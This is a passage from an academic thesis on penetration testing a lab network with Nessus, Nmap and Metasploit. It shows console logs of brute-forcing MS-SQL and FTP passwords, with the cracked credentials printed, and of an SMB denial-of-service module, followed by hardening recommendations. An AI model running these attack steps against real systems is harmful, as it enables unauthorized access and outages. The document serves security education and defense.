


Figure 4.9 Credentialed graphical Nessus scan report

One report is generated from the first Credentialed configuration. These scans showed the target hosts on 192.168.2.1 and 192.168.2.2, are highly vulnerable.




Figure 4.10 Uncredentialed graphical Nessus scan report

The second report is generated from the Uncredentialed configuration. It can be seen from the results the target hosts on 192.168.2.1 and 192.168.2.2, are vulnerable.

Depending on these results, it is seen that the Credentialed scans are more optimal for identification vulnerabilities when compared to Uncredentialed scans.

The combined results of Credentialed and Uncredentialed scans are given in Table 4.2.

Table 4.2 Credentialed and Uncredentialed scan results

	Credentialed				Uncredentialed			
	dc1		webservice		dc1		webservice	
Critical	9	3.10%	8	3.80%	4	4%	2	3.30%
High	47	16.40%	48	23%	1	1%	2	3.30%
Medium	30	10.50%	21	10%	13	13%	8	1.30%
Low	3	1%	2	1%	1	1%	1	1.70%
Info	98	69%	130	62.20%	84	84%	47	78.30%

4.5 Exploiting MS-SQL on 192.168.2.1:1433

Both Metasploit framework console and graphical interface can be used for lunning to the Metasploit Framework in penetration test machine. The Metasploit

console is given in Figure 4.11. In these tests msfconsole is used to launch exploits, load auxiliary modules, search exploits and perform exploit against the target hosts.




Figure 4.11 Metasploit framework msfconsole

In this execution, it is shown that how host 192.168.2.1 is exploited. System/network administrator can protect its system or network against these types of vulnerabilities. As it is given in Table 6.1, 1433 TCP and 1434 UDP ports are open which means that MSSQL is running in this system.

Searching and locating MSSQL installations inside the internal network can be achieved by using UDP foot printing. First of all it is needed to find optional target to exploit 192.168.2.1. It can be used following command to find open ports of the target machine:

```
nmap -PO -sS -A 192.168.2.1-5
```

The TCP port 1433 is opened and exploitation from this port to find sa passwords are given in Figure 4.12.




Figure 4.12 Test the existence of SQL with Metasploit Framework

In order to enter into system or access to the databases, the sa password should be found. For this purpose the following auxiliary is used:

```
use auxiliary/scanner/mssql/mssql_login
```

The options of MS-SQL auxiliary are given in Figure 4.13.




Figure 4.13 Options of mssql_login auxiliary

After setting remote host, number of threads and txt file with common vulnerability password and common user name, exploit mission is completed

successfully. In this point server with reverse TCP command or connect to MS-SQL can be easily exploited and create a new user or backup all data bases. The password finding and payload options are given in Figure 4.14.

```

Metasploit Pro Conso... | Metasploit Pro Conso... | Metasploit Pro Conso...
msf auxiliary(mssql_login) > set RHOSTS 192.168.2.1
RHOSTS => 192.168.2.1
msf auxiliary(mssql_login) > set THREADS 10
THREADS => 10
msf auxiliary(mssql_login) > set PASS_FILE c:/pass/password.txt
PASS_FILE => c:/pass/password.txt
msf auxiliary(mssql_login) > set USERNAME sa          sword.txt
USERNAME => sa
msf auxiliary(mssql_login) > exploit

[*] 192.168.2.1:1433 - MSSQL - Starting authentication scanner.
[-] 192.168.2.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sa:123456 (Incorrect: )
[-] 192.168.2.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sa:password (Incorrect: )
}
[-] 192.168.2.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sa:12345678 (Incorrect: )
}
[-] 192.168.2.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sa:1234 (Incorrect: )
[+] 192.168.2.1:1433 - LOGIN SUCCESSFUL: WORKSTATION\sa:123456aa!
Ready | 19x82

```

Figure 4.14 sa password exploiting with mssql_login

4.6 Exploiting Host on 192.168.2.2:445

According to Microsoft (DOS) Denial-of-service attack on MS Windows 2008 R2 server which MS10-006 is not applied, is creating exploitable environment. For DOS attacking on the MS Windows Server 2008 following command is given:

Use `auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop`

The options of this auxiliary are given in Figure 4.15

```

Metasploit Pro Conso... | Metasploit Pro Conso... | Metasploit Pro Conso...
msf auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   192.168.2.2      yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT   445              yes       The SMB port to listen on
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default
is randomly generated)

msf auxiliary(ms10_006_negotiate_response_loop) > exploit


[*] Starting the malicious SMB service...
Ready | 16x90

```

Figure 4.15 Options of negotiate_response_loop

After SVRHOST is set, which is attacking Domain control machines IP address 192.168.2.2, it appears that the system is crashed.

The completed auxiliary module is given in Figure 4.16.



```
Metasploit Pro Conso... | Metasploit Pro Conso... | Metasploit Pro Conso...
msf auxiliary(ms10_006_negotiate_response_loop) > exploit

[*] Starting the malicious SMB service...
[*] To trigger, the vulnerable client should try to access: \\193.140.150.114\Shared\Anything
[-] Auxiliary failed: Rex::BindFailed The address is already in use or unavailable: (192.168.2.2:445).
[-] Call stack:
[-] C:/metasploit/apps/pro/msf3/lib/rex/socket/comm/local.rb:198:in `rescue in create_by_type'
[-] C:/metasploit/apps/pro/msf3/lib/rex/socket/comm/local.rb:192:in `create_by_type'
[-] C:/metasploit/apps/pro/msf3/lib/rex/socket/comm/local.rb:33:in `create'
[-] C:/metasploit/apps/pro/msf3/lib/rex/socket.rb:47:in `create_param'
[-] C:/metasploit/apps/pro/msf3/lib/rex/socket/tcp_server.rb:39:in `create_param'
[-] C:/metasploit/apps/pro/msf3/lib/rex/socket/tcp_server.rb:29:in `create'
[-] C:/metasploit/apps/pro/msf3/lib/msf/core/exploit/tcp_server.rb:107:in `start_service'
[-] C:/metasploit/apps/pro/msf3/lib/msf/core/exploit/tcp_server.rb:49:in `exploit'
[-] C:/metasploit/apps/pro/msf3/modules/auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop.rb:41:in `run'
[*] Auxiliary module execution completed

Ready 25x82
```

Figure 4.16 Auxiliary modules completed

4.7 Exploiting FTP Server Host on 192.168.2.2:21


FTP is one of the most common services which organizations use it for gaining access to their files and information remotely. In this section possible attack against the FTP server will be tried. As it is commonly known on their networks.

After identifying the systems which are running the FTP service, next logical step is to identify the version of the FTP application that is running by using Nmap.

In the Metasploit there are some specific frameworks for attacking FTP servers. Here is the one of the Metasploit framework for FTP login attack:

```
Use auxiliary/scanner/ftp/ftp_login
```

The ftp_login options in Metasploit are given in Figure 4.17.



```
Metasploit Pro Conso... Metasploit Pro Conso... Metasploit Pro Conso...
msf auxiliary(ftp_login) > show options


Module options (auxiliary/scanner/ftp/ftp_login):

  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current
database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  PASSWORD         no              no        A specific password to authenticate with
  PASS_FILE        c:/pass/password.txt no        File containing passwords, one per line
  Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RECORD_GUEST    false           no        Record anonymous/guest logins to the database
  RHOSTS          192.168.2.2     yes       The target address range or CIDR identifier
  RPORT           21              yes       The target port
  STOP_ON_SUCCESS false           yes       Stop guessing when a credential works for a host
  THREADS         1                yes       The number of concurrent threads
  USERNAME        no              no        A specific username to authenticate as
  USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS    false           no        Try the username as the password for all users
  USER_FILE       c:/pass/users.txt no        File containing usernames, one per line
  VERBOSE         true            yes       Whether to print output for all attempts

msf auxiliary(ftp_login) >
```

Figure 4.17 ftp_login options in Metasploit

Two word lists including common user names and passwords are used. The scanner sets as given in Figure 4.18 and after running the order the scanner starts to check user names and passwords that matches with each other.




```
Metasploit Pro Conso... Metasploit Pro Conso... Metasploit Pro Conso...
  USERNAME        no              no        A specific username to authenticate as
  USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS    false           no        Try the username as the password for all users
  USER_FILE       c:/pass/users.txt no        File containing usernames, one per line
  VERBOSE         true            yes       Whether to print output for all attempts

msf auxiliary(ftp_login) > set PASS_FILE c:/pass/password.txt
PASS_FILE => c:/pass/password.txt
msf auxiliary(ftp_login) > set user_file c:/pass/users.txt
user file => c:/pass/users.txt
msf auxiliary(ftp_login) > set RHOSTS 192.168.2.2
RHOSTS => 192.168.2.2
msf auxiliary(ftp_login) > run
```

Figure 4.18 ftp_login execute command

One valid login credential discovered with scanner which is shown in Figure 4.19.



```
Metasploit Pro Conso... | Metasploit Pro Conso... | Metasploit Pro Conso...
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:qwerty (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:696969 (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:mustang (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:letmein (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:baseball (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:master (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:michael (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:football (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:shadow (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:monkey (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: administrator:abc123 (Incorrect: )
[+] 192.168.2.2:21 - LOGIN SUCCESSFUL: administrator:Godforalltime+63
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:123456 (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:password (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:12345678 (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:1234 (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:123456a! (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:pussy (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:12345 (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:dragon (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:qwerty (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:696969 (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:mustang (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:letmein (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:baseball (Incorrect: )
[~] 192.168.2.2:21 FTP - LOGIN FAILED: guest:master (Incorrect: )
Ready 26x105
```

Figure 4.19 ftp_login execute result

4.8 Reporting

After the completion of all phases, a written report describing the detailed results must be prepared along with findings and recommendations for improvements. This report should include the following items:

- **Executive Summary:** This section explains the objective behind the penetration test
- **Approach:** This section shows the methodology that selected to penetration test
- **List of Tools and Techniques:** This section describes the tools and techniques used including the penetration test
- **Finding:** This part involves lists of all identified vulnerabilities
- **Recommendations:** This section contains offered plans for decreasing vulnerabilities which are based on the risk priority

CHAPTER FIVE

CONCLUSION

5.1 Conclusion

The majority of network administrators defend their networks or systems from malicious users and intrusion attempts by using firewalls in order to block unidentified or malicious traffic, Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) to detect and protect from attacks, anti-virus and anti-malware programs. However, the network security is not only to prevent and protect, but also should include sufficient knowledge to avoid vulnerabilities which are security threat.

The aim of this thesis is to explore the network for vulnerabilities by using a model of methodology and see what dangers a hacker can cause to the laboratory network and simulate the possible attacks against the laboratory network environment in order to gain access to both systems.

To reach this goal, basic information related to network or systems which can help for doing this practice is identified. After gathering information, different results were collected in different phases. Nmap is a first tool selected for scanning phase. This scan successfully identified reachable systems within the network segment. The scan results showed some ports in target systems are filtered, which means that one or more Firewall devices were used to filter the data in the target systems. The scanning and vulnerability assessment phase were performed by using Nessus vulnerability scanners. The Nessus results showed known exploitable vulnerabilities in the testbed. These systems are successfully exploited by using Metasploit Framework and giving access to them or take them out of function.

The conclusion of penetration test framework and analyzing the various tools provide a snapshot from network security infrastructure and good information for organization to secure their network properly and methodologically.

Information technology is progressing day by day and after a certain time, certain vulnerability or attack refuse to work, but the knowledge on the software and third party device can help in identifying similar behaviors in the future.

5.2 Recommendations

Security should be improved for network active devices like firewalls and switches and all the host systems and services. On the network depending on the result obtained from the experiment, plans for decreasing vulnerabilities based on the risk priority should be offered. During this thesis a check list prepared and tried to improve network hole for increasing security. Checklist has been prepared in accordance with any systems services. The following works should be realized for security firewalls and host services:

The following works have been done for securing web server and FTP server:

- Change administrator account name and use complex password
- Disable guest account
- Deactivate default web site and default ftp site
- Disable directory browsing from web server configuration
- Install new patch and service packs for Operating System and web server
- Disable remote desktop
- Open just necessary port such 80 or 443
- Move and secure IIS log files
- Use NTFS directories for IIS files (Developers = Full, IUSER = Read and execute only, System and admin = Full)
- Remove sharing and hidden sharing folders

The following works have been done for securing SQL server:

- Patches and Updates database server with the latest Windows 2008 and SQL Server service packs and updates

- Disable any service that is not required
- Delete or disable unused accounts
- Disable the Windows guest account
- Rename the administrator account
- Rename the sa account
- Enforce strong password policy
- Restrict remote logins
- Use harden NTFS permissions to restrict access to SQL Server program files, data files, and log files
- Remove unnecessary shares
- Restrict access to required shares
- Restrict access to the SQL server port, except TCP port 1433 and UDP port 1434
- Set SQL Server authentication to Windows only
- Use a strong sa (system administrator) password
- Remove the SQL guest user account
- Remove the BUILTIN\Administrators server login
- Remove the sample databases

The following works have been done for securing Fortigate server:

- Disable SNMP agent
- Enable DHCP and Modem monitoring
- Restrict interface protocol access
- Use a strong system administrator password
- update Fortigate firewall firmware
- Enable IDS and IPS in Firewall

5.3 Future Works

Using different open source vulnerability analysis tools also compare and measure their result based on detection rate of vulnerabilities.

It can be used different Operating Systems and combining non-Microsoft and Microsoft OS. This extension can help the Network and System Administrators of small and medium scale organization to test and measure their network security for all kind of used Operating Systems.

It can be used deferent penetration test methodologies and test the result in a real bigger and active network with giving permission from the management.

Combining effects of human factors in penetration test methodology and use social engineering tools and techniques for finding out the effects of human resources as a weakest point of security for companies.

REFERENCE

- Bacudio, A.G., Yuan, X., Bill, Chu, B., & Jones, M. (2011). An overview of penetration testing. *International Journal of Network Security & Its Applications (IJNSA)*,3,6.
- Bilge, L. & Dumitras, T. (2012). An empirical study of zero-day attacks in the real world. *North Carolina: ACM Conference on Computer and Communications Security (CCS)*.
- Bishop, M. (2007). About Penetration Testing. *IEEE Security & Privacy*, 84-87.
- Eugene, H. S. (2004). The internet worm program: an analysis. *Department of Computer Sciences, Purdue University, West Lafayette, IN 47907*.
- Farkhod Alisherov, A. & Feruza Sattarova, Y. (2009). Methodology for penetration testing. *International Journal of Grid and Distributed Computing*, 2, 2, 43-50.
- Fyodor, G. F. (2008). *Nmap network scanning: official Nmap project guide to network discovery and security scanning*. United state: Insecure.com, LLC.
- Howlett, T. (2004). *Open source security tools, practical guide to security applications*. Upper Saddle River, NJ:Prentice Hall.
- Kennedy, D., Gorman, J., Kearns, D. & Aharoni, M. (2011). *Metasploit metasploit the penetration tester's guide*. CA: William Pollock.
- Kruegle, H. (2007). *CCTV surveillance: Video practices and technology*. (2th ed.). Amsterdam: Elsevier Butterworth Heinemann, Inc.
- Limitations of penetration testing*, (2015). Retrieved March 5, 2015, from <http://www.pen-tests.com/limitations-of-penetration-testing.html>.

Metasploit unleashed - mastering the framework extended BT-day 0x7DA edition. (n.d.). Retrieved March 12, 2015, from <http://download.s3cur1ty.de/sonst/MSFu-extended-edt-1.0.pdf>.

Nessus 6.1 user guide, (2015). Retrieved March 5, 2015, from http://static.tenable.com/documentation/nessus_6.1_user_guide.pdf.

Northcutt, S., Shenk, J., Shackleford, D., Rosenberg, T., Siles, R. & Mancini, S. (2006). *Penetration testing: assessing your overall security before attackers do.* SANS Institute.

Paraste, P. & Prajapati, V., (2014). Network-Based Threats and Mechanisms to Counter the DoS and DDoS Problems. *International Journal of Modern Embedded System (IJMES) ISSN, -2:-1, 12-18.*

Palmaers, T. (2013). *Implementing a vulnerability management process*, SANS Institute.

Penetration testing overview, (n.d.). Retrieved March 12, 2015, from <http://www.coresecurity.com/penetration-testing-overview>.

Qualys, (2008). *Vulnerability management for dummies*. The Atrium, Southern Gate, Chichester, West Sussex, PO19 8SQ, England: John Wiley & Sons Ltd.

Saindane, M. S. (2008). *Penetration testing: a systematic approach*. Retrieved March 2, 2015 from http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf.

Secunia vulnerability review key figures and facts from a global it-security perspective, (2015). Retrieved May 22, 2015, from <https://secunia.com/resources/reports/vr2015/>.

- Sattarova, F.Y. & Kim, T.H. (2007). IT security review: privacy, protection, access control, assurance and system security. *International Journal of Multimedia and Ubiquitous Engineering*. 2, 2.
- Singh, G., Singh, M. & Singh Kaushal V.P., (2011). Evaluating open source penetration testing framework in a university campus. *Research Journal of Computer Systems Engineering- An International Journal*, 2, 2.
- Stallings, W. (2003). *Network security essentials: applications and standards* (4th Ed.), Prentice Hall: Pearson Education, Inc.
